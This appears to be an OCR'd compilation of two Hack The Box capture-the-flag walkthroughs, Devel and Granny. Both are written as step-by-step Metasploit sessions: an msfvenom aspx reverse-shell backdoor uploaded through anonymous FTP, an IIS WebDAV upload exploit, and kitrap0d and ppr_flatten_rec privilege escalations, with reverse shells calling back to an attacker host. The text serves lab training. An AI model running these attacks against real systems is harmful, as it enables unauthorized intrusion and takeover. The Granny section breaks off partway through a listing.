
Level: Beginners
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online accessible therefore they have static IP. The IP of Devel is **10.10.10. 5** so let's initiate with nmap port enumeration.
nmap -A 10.10.10. 5
From given below image, you can observe we found port 21 and 80 are open and **anonymous FTP login is allowed** in victim's network, therefore let's go with FTP login.

```
root@kali:~# nmap -A 10.10.10.5
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-02 12:27 EDT
Nmap scan report for 10.10.10.5
Host is up (0.14s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Warning: OSScan results may be unreliable because we could not find at least
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2008|7|Vista|Phone|8.1|2012 (91%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1 cpe:/o:microsoft:windows_
rosoft:windows_8.1 cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%
(91%), Microsoft Windows Server 2008 R2 (91%), Microsoft Windows 8.1 Update 1
2 or Windows 8.1 (90%), Microsoft Windows 7 (90%), Microsoft Windows 7 SP1 or
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

By using **Anonymous: anonymous** login credential you will get successfully access of FTP server via port 21 as shown below.



From given below image you can perceive we have access to the remote machine. From here I can upload or download any file therefore now my next strategy will be to upload a backdoor file to victim's machine.




Without wasting time we had generated aspx backdoor using msfvenom with help of the following command and start multi handler in Metasploit framework.

msfvenom -p windows/meterpreter/reverse_tcp lhost 10.10.14.6 lport=4444 -faspx > shell.aspx

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.14.6 lport=
4444 -f aspx > shell.aspx
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSS
L::SSL::SSLContext::METHODS is deprecated
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2822 bytes
```

Then transfer your shell.aspx file into victims' system using Filezilla.



Now time to execute our shell through a web browser as shown below in the image.
http://10.10.10.5/shell.aspx

After executing uploaded backdoor file come back to Metasploit framework and wait for meterpreter session.

msf use exploit/multi/handler
msf exploit(multi/handler) set payload windows /meterpreter/reverse_tcp
msf exploit(multi/handler) set lhost 10.10.14.6
msf exploit(multi/handler) set lport 4444
msf exploit(multi/handler) exploit

From given below image you can observe **meterpreter session1** opened for accessing victim tty shell.

meterpreter>sysinfo

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.6
lhost => 10.10.14.6
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.10.5:49163) at 201

meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > background
```

Then I run a post exploit “Multi Recon Local Exploit Suggester” that suggests local meterpreter exploits that can be used for the further exploit. The exploits are recommended founded on the architecture and platform that the user has a shell opened as well as the available exploits in meterpreter.

use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set session 1
msf post(multi/recon/local_exploit_suggester) > exploit

Wonderful!! Exploit Suggester truly proof itself by suggesting another exploit name to which target is vulnerable. So now we will go with last option as highlighted in the image.

```
msf > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 38 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vu
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The target service is running
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears t
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears t
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The target service is runni
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The target service is running,
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The ta
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulne
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) >
```

use exploit/windows/local/ms10_015_kitrap0d
msf exploit(ms10_015_kitrap0d) >set lhost 10.10.14.6
msf exploit(ms10_015_kitrap0d) >set lport 4321
msf exploit(ms10_015_kitrap0d) >set session 2
msf exploit(ms10_015_kitrap0d) >exploit

Above exploited module will create a new session with SYSTEM privileges via the KiTrap0D exploit.

Nice!! It works and we got new meterpreter session as system user and you can check in below image.

Meterpreter > getuid

As we have tty shell that has system privileges now let's complete this task my searching user.txt and root.txt flag which is hidden somewhere inside a directory.

```
msf exploit(multi/handler) > use exploit/windows/local/ms10_015_kitrap0d
msf exploit(windows/local/ms10_015_kitrap0d) > set lhost 10.10.14.6
lhost => 10.10.14.6
msf exploit(windows/local/ms10_015_kitrap0d) > set lport 4321
lport => 4321
msf exploit(windows/local/ms10_015_kitrap0d) > set session 2
session => 2
msf exploit(windows/local/ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4321
[*] Launching notepad to host the exploit...
[+] Process 3508 launched.
[*] Reflectively injecting the exploit DLL into 3508...
[*] Injecting exploit into 3508 ...
[*] Exploit injected. Injecting payload into 3508...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Sleeping before handling stage...
[*] Meterpreter session 3 opened (10.10.14.6:4321 -> 10.10.10.5:49158) at 2018-04-02 12:

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Meterpreter > ls

We have successfully grabbed **the user.txt** file from **C:\Users\babis\Desktop** and similarly we found **root.txt**from **C:\Users\Administrator \Desktop**.
Wonderful!! We had completed the task and hacked this box.

```
meterpreter > ls
Listing: c:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2017-03-17 19:16:53 -0400  Administrator
40777/rwxrwxrwx   0     dir   2009-07-14 00:53:55 -0400  All Users
40777/rwxrwxrwx   8192  dir   2017-03-17 19:06:26 -0400  Classic .NET AppPool
40555/r-xr-xr-x   8192  dir   2009-07-14 03:14:28 -0400  Default
40777/rwxrwxrwx   0     dir   2009-07-14 00:53:55 -0400  Default User
40555/r-xr-xr-x   4096  dir   2009-07-14 03:20:18 -0400  Public
40777/rwxrwxrwx   8192  dir   2017-03-17 10:17:52 -0400  babis
100666/rw-rw-rw-  174   fil   2009-07-14 00:41:57 -0400  desktop.ini

meterpreter > cd babis/Desktop
meterpreter > ls
Listing: c:\Users\babis\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-03-17 10:17:51 -0400  desktop.ini
100444/r--r--r--  32    fil   2017-03-17 19:18:11 -0400  user.txt.txt

meterpreter > cat user.txt.txt
9ecdd6a3a[illegible]fea70f4cb3e8meterpreter >
meterpreter > cd ..
meterpreter > cd ..
meterpreter > pwd
c:\Users
meterpreter > cd Administrator/Desktop
meterpreter > ls
Listing: c:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-03-17 19:16:53 -0400  desktop.ini
100444/r--r--r--  32    fil   2017-03-17 19:17:32 -0400  root.txt.txt

meterpreter > cat root.txt.txt
e621a0b5041[illegible]fc4728bc72b4bmeterpreter >
meterpreter >
```

Author

From <https://www.hackingarticles.in/hack-the-box-challenge-devel-walkthrough/>

Granny

Wednesday, January 2, 2019 7:17 PM


Level: Intermediate
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online accessible therefore they have static IP. The IP of Granny is **10.10.10.15** so let's initiate with nmap port enumeration.

```
1  nmap -A 10.10.10. 15
```


From given below image, you can observe we found port 80 is open and Microsoft IIS 6.0 is running in victim's network.

```
root@kali:~# nmap -A 10.10.10.15

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-26 02:28 EDT
Nmap scan report for 10.10.10.15
Host is up (0.18s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROP
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY,
|   WebDAV type: Unkown
|   Server Type: Microsoft-IIS/6.0
|_  Server Date: Mon, 26 Mar 2018 06:28:52 GMT
Warning: OSScan results may be unreliable because we could not find at l
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2003|2008|XP|2000 (92%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windo
Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (92%), M
dows XP SP3 (90%), Microsoft Windows XP (87%), Microsoft Windows Server
Windows Server 2003 SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   177.54 ms 10.10.14.1
2   177.62 ms 10.10.10.15
```

Significant port 80 is open in victim's network we preferred to explore his IP in the browser and resulting web page is shown below.




Since we know Microsoft IIS httpd 6.0 is running in victims system therefore when I Google I found Rapid 7 exploit for this as highlighted in given below image.



Without wasting time I open a new terminal and type msfconsole for loading metasploit framework and use module iis_webdav for exploiting targets system.

```
use exploit/windows/iis/iis_webdav_upload_asp
msf exploit(windows/iis/iis_webdav_upload_asp) >set rhost 10.10.10.15
msf exploit(windows/iis/iis_webdav_upload_asp) >run
```


From given below image you can observe meterpreter shell session1 opened for accessing victim tty shell.



Every time my meterpreter session get died therefore I go post exploitation for migrating current process into another process by executing following module.

```
use post/windows/manage/migrate
msf post(windows/manage/migrate)>set session 1
msf post(windows/manage/migrate)> run
```

Above module will migrate a Meterpreter session from one process to another. A given process PID to migrate to or the module can spawn one and migrate to that newly spawned process.



Then I run a post exploit “Multi Recon Local Exploit Suggester” that suggests local meterpreter exploits that can be used for the further exploit. The exploits are recommended founded on the architecture and platform that the user has a shell opened as well as the available exploits in meterpreter.

```
use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set session 1
msf post(multi/recon/local_exploit_suggester) > exploit
```

Wonderful!! Exploit Suggester truly proof itself by suggesting another exploit name to which target is vulnerable. So now we will go with last option as highlighted in the image.

```
msf > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 38 exploit checks are being tried...
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be v
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulner
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The target service is running, but c
[+] 10.10.10.15 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target s
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

At this time use pprFlattenRec Local Privilege Escalation module for making unauthorized access again but as privileged user.

```
1  use exploit/windows/local/ppr_flatten_rec
2  msf exploit(windows/local/ppr_flatten_rec) >set session 1
3  msf exploit(windows/local/ppr_flatten_rec) >set wait 20
4  msf exploit(windows/local/ppr_flatten_rec) > set lhost 10.10.14.6
5  msf exploit(windows/local/ppr_flatten_rec) > exploit
```

Nice!! It works and we got meterpreter session 2 as system user and you can check in below image.

```
msf > use exploit/windows/local/ppr_flatten_rec
msf exploit(windows/local/ppr_flatten_rec) > set session 1
session => 1
msf exploit(windows/local/ppr_flatten_rec) > set wait 20
wait => 20
msf exploit(windows/local/ppr_flatten_rec) > set lhost 10.10.14.6
lhost => 10.10.14.6
msf exploit(windows/local/ppr_flatten_rec) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Sending stage (179779 bytes) to 10.10.10.15
[*] Sleeping before handling stage...
[*] Meterpreter session 2 opened (10.10.14.6:4444 -> 10.10.10.15:1035)
```

```
1  meterpreter > getuid
```

As we have tty shell that has system privileges now let's complete this task my searching user.txt and root.txt flag which is hidden somewhere inside a directory.

```
1  meterpreter > ls
```

Here we found Document and setting let's explore

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd ..
meterpreter > pwd
c:\
meterpreter > ls
Listing: c:\
============

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40777/rwxrwxrwx   0         dir   2017-04-12 10:27:12 -0400  ADFS
100777/rwxrwxrwx  0         fil   2017-04-12 10:04:44 -0400  AUTOEXEC.BAT
